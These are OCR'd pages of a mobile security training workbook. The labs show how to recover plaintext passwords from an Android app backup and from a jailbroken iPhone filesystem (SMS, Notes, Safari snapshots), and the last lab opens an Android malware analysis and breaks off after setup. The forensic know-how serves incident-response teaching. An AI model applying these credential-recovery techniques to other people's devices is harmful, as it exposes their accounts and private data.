
6. Investigate App Login Password Disclosure

Examining the contents of the `com.passdiary` directory, you will see a `backup_manifest` file and two directories. The `sp` directory is used to store Shared Preferences (application settings) and the `db` directory is used to store databases. Inspecting the contents of the Shared Preferences directory, you will see one file: `pd_settings.xml`. This text file can be displayed with the `cat` command, as shown. Near the end of the file, you discover that the PassDiary app stores the app login password in plaintext, as shown.

```
root@kali:~/labs/android-backup# cd apps/com.passdiary/
root@kali:~/labs/android-backup/apps/com.passdiary# ls
db  _manifest  sp
root@kali:~/labs/android-backup/apps/com.passdiary# cd sp
root@kali:~/labs/android-backup/apps/com.passdiary/sp# ls pd_settings.xml
root@kali:~/labs/android-backup/apps/com.passdiary/sp# cat pd_settings.xml
```

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
...
<int name="version_number" value="4" />
<boolean name="whats_new" value="true" />
<boolean name="number" value="true" />
<string name="credential">pinkstarburstarebest</string>
<int name="lenght" value="10" />
</map>
```

In this examination, the XML string named **credential** discloses the app login password *pinkstarburstarebest.*



In this exercise, you saw how a stolen device can be useful for an adversary. During the lecture part of the module, you saw how an attacker can use different techniques to bypass device lock screens, with Android being more vulnerable because of the lack of a device wipe function after multiple failed login attempts.

From an unlocked device, you can access the applications and the account access through saved passwords. However, an additional layer of security on the device also required additional analysis to access the saved passwords in the PassDiary application. Obtaining an adb backup, you can gather more information that would otherwise not be accessible from a standard adb shell.

Finally, in looking at the security of the PassDiary application, you saw that not all apps that claim to be secure implement reasonable security practices, which can expose additional application data.

SEC575-2.2: Exercise—iPhone Data Analysis

Objective

Increase your familiarity with the iOS filesystem by evaluating the contents of a jailbroken iPhone 5S. Through this analysis, recognize that it is common to find sensitive information including passwords scattered in various locations throughout the iOS filesystem.

Scenario

In this exercise you'll use the skills developed in the last module to investigate the contents of an iOS filesystem. In the supplied filesystem archive, there are four different authentication credentials present. Your task is to find the credentials.

Virtual Machines

1. Windows 10

iPhone File System Data Analysis

One of your coworkers, Don Sawyer, recently had a temporary fright when a company iPhone was lost leading to a short- lived incident. The missing iPhone was recovered, but the response team was ill-prepared for the event, unable to characterize the impact of the device loss.

You are asked to evaluate the data on the now recovered iPhone to demonstrate the potential impact of the device loss to the IR team. Evaluate the contents of the device filesystem (supplied in E:\lab- files\iphone_data_analysis\iphone-data) using Plist Editor for Windows, SQLite Spy, and other built-in Windows tools. Identify four different password disclosure issues from the iPhone filesystem.

1. **Log in to Windows**
   Click and drag the lock screen up to reveal the login screen. Log in as the user **student** with the password
   student.

   Optionally, you can paste the password through the **Commands | Paste | Paste Password** menu option at the top of the screen if desired.

2. **Open Command Prompt**
   From the Windows system, click Start | Command Prompt to open a command shell.

3. **Change Directory**
   From the command shell, change to the E:\lab-files\iphone_data_analysis\iphone-data directory:
   ```
   C:\Users\student>E:
   E:\> cd \lab-files\iphone_data_analysis\iphone-data
   ```


4. Build File List

The primary challenge in evaluating the data from a mobile device filesystem is the number of files and directories that have to be inspected. Having a file list provides a resource that you can refer to quickly to identify files or directories of interest, and to keep track of the content you've evaluated and the content that has yet to be evaluated.
Build a list of all the files in the iOS filesystem extracted from the top-level E:\lab- files\iphone_data_analysis\ directory using the `dir /s` command, redirecting the output to a file:

```
E:\lab-files\iphon_data_analysis\iphone-data>dir /s /b >all-files.txt
```

You can open the `all-files.txt` file in Notepad or any other text editor.

> When running `dir` with the `/s` argument, you will see the error message "The directory name E:\lab- files\iphone_data_analysis\... is too long". The Windows `cmd.exe` prompt has a combined filename and directory name length of 8,191 characters, and these two entries exceed that length. This error message can be ignored for this exercise.




5. Filter File List by File Type

With a full list of files, you can quickly create new lists of files by a specific file type. Run the command below to create an extract of the `all-files.txt` file list containing only common SQLite database filename extensions using the Windows built-in `findstr` utility:

```
E:\lab-files\iphone_data_analysis\iphone-data>findstr "\.db \.sqlitedb
\.sqlite3
\.sqlite \.storedata \.store \.sql \.kcr" all-files.txt >  all-
databases.txt
```


You can view the `all-databases.txt` file with Notepad or any other text editor.



6. Recover Password #1

The iOS `sms.db` file stores SMS and iMessage messages, which is a frequent source for password disclosure. Open Windows Explorer and navigate to the `E:\lab-files\iphone_data_analysis\iphone- data\private\var\mobile\Library\SMS` directory. Open the `sms.db` file using SQLiteSpy by double-clicking on the filename. SQLiteSpy indicates that there are six tables in the database. Open the **message** table by double-clicking on the table name.

Scroll to the **text** column to see the SMS and iMessage messages. You will see the message "The user name is jwright and the password is 5u$H1". This is the first password revealed in the iPhone data analysis.




7. Recover Password #2

Similarly, in the sms.db, a second password can also be recovered from database record 16: "We changed the passphrase as part of our security effort. The new passphrase is 'all your 802.11b are belong to us', without the quotes. Thanks!".

8. Recover Password #3

The built-in iOS Notes application is commonly used to store short notes, including passwords. Navigate to the `E:\lab-files\iphone_data_analysis\iphone-data\private\var\mobile\Library\Notes` directory using Windows Explorer and open the `notes.sqlite` database file with SQLiteSpy by double-clicking on the filename.

The **ZNOTEBODY** database in the `notes.sqlite` file stores the plaintext note information. Click on the **ZCONTENT** column to see the password information: "Salesforce.com Username Dsawyer
Password MonkeyLovesBananas ".




9. Inspect Mobile Safari Browser Data

Mobile Safari is also a great source to investigate in an iOS filesystem to obtain password information and other sensitive data. Navigate to the `E:\lab-files\iphone_data_analysis\iphone-data\private\var\mobile\Containers\Data\Application\D610D37A-282D-48A3-A81E-FD3FEA6B308C\Library\Safari` directory and open the `SuspendState.plist` file in Plist Editor for Windows.

The `SuspendState.plist` file discloses the open tabs for Mobile Safari and persists even if the browsing history is cleared. Reviewing this content, you will find that the user browsed to http://www.willhackforsushi.com/password.txt.


Keep reviewing the data in the iPhone filesystem to identify other information disclosed by Mobile Safari.



10. Search for Snapshots

From Windows Explorer, navigate to the top of the iOS filesystem extract (E:\lab- files\iphone_data_analysis\iphone-data). Use the search bar to search for the string Snapshot. Inspect the results, looking for the com.apple.mobilesafari snapshot data.


iOS snapshot data can be stored in many places in the filesystem. Using the Windows Explorer search function (or a comparable function in a Linux window manager or OS X Finder) makes it simpler to navigate through the matching Snapshot directories, wherever they exist in the filesystem extract.



11. Recover Password #4

In the iOS filesystem extract, the Mobile Safari snapshots are stored in `private/var/mobile/Containers/Data/Application/D610D37A-282D-48A3-A81E-FD3FEA6B308C/Library/Caches/Snapshots/com.apple.mobilesafari/com.apple.mobilesafari/Default-Portrait@2x.png` (with a smaller version in the subdirectory "downscaled"). Open either of these files to reveal a snapshot of Mobile Safari having browsed to http://www.willhackforsushi.com/password.txt. The browser content reveals the fourth username and password information: **gclose/WhatSarahSaid**.

If the default photo viewer doesn't work, open the file with paint.



Despite the Apple mechanisms designed to protect sensitive data (such as the iOS Keychain), many passwords are stored in plaintext on iOS devices through SMS messages, the Notes app, and other locations (including voice recordings and some weak third-party apps). Further, passwords can also be found in iOS screenshots when viewed by users in the Mail.app, Safari.app, and other third-party messaging applications.

By demonstrating to the incident response team that you were able to recover several passwords from the iOS device, you have helped raise internal awareness regarding the impact of lost or stolen devices. Recognizing that in many pen tests a single password is all that is required to achieve a toehold for wide-scale compromise of an organization, the IR team is revising their plans for appropriately responding to lost or stolen devices.

Congratulations!

SEC575-2.3: Exercise—Android Malware Analysis

Objective

Evaluate the supplied artifacts relating to a piece of Android malware. Identify if any sensitive data is disclosed by the malware.

Scenario

In this exercise, you will evaluate the attributes of a real Android malware sample known as Android Studio.

Virtual Machines

1. Windows 10

Android Studio Malware Analysis

*Your co-worker Kevin Searle noticed something odd recently on his Android phone. In the application list details from the Settings app, he sees an application called **Proxy**, but does not have a corresponding launch icon in the Android application group.*

Suspicious of this application, Kevin took a long packet capture of network traffic from his Android device and collected some basic artifacts from the Android APK file. Navigate to the E:`\lab-files\malware_analysis\android-malware-analysis` directory on the Windows host and evaluate the collected data, starting with the `HELPME.txt` file.

1. **Log in to Windows**

   Click and drag the lock screen up to reveal the login screen. Log in as the user **student** with the password **student**.

   Optionally, you can paste the password through the **`Commands | Paste | Paste Password`** menu option at the top of the screen if desired.

2. **Navigate to Lab Folder**

   Open Windows Explorer, then navigate to the E:`\lab-files\malware_analysis` folder.

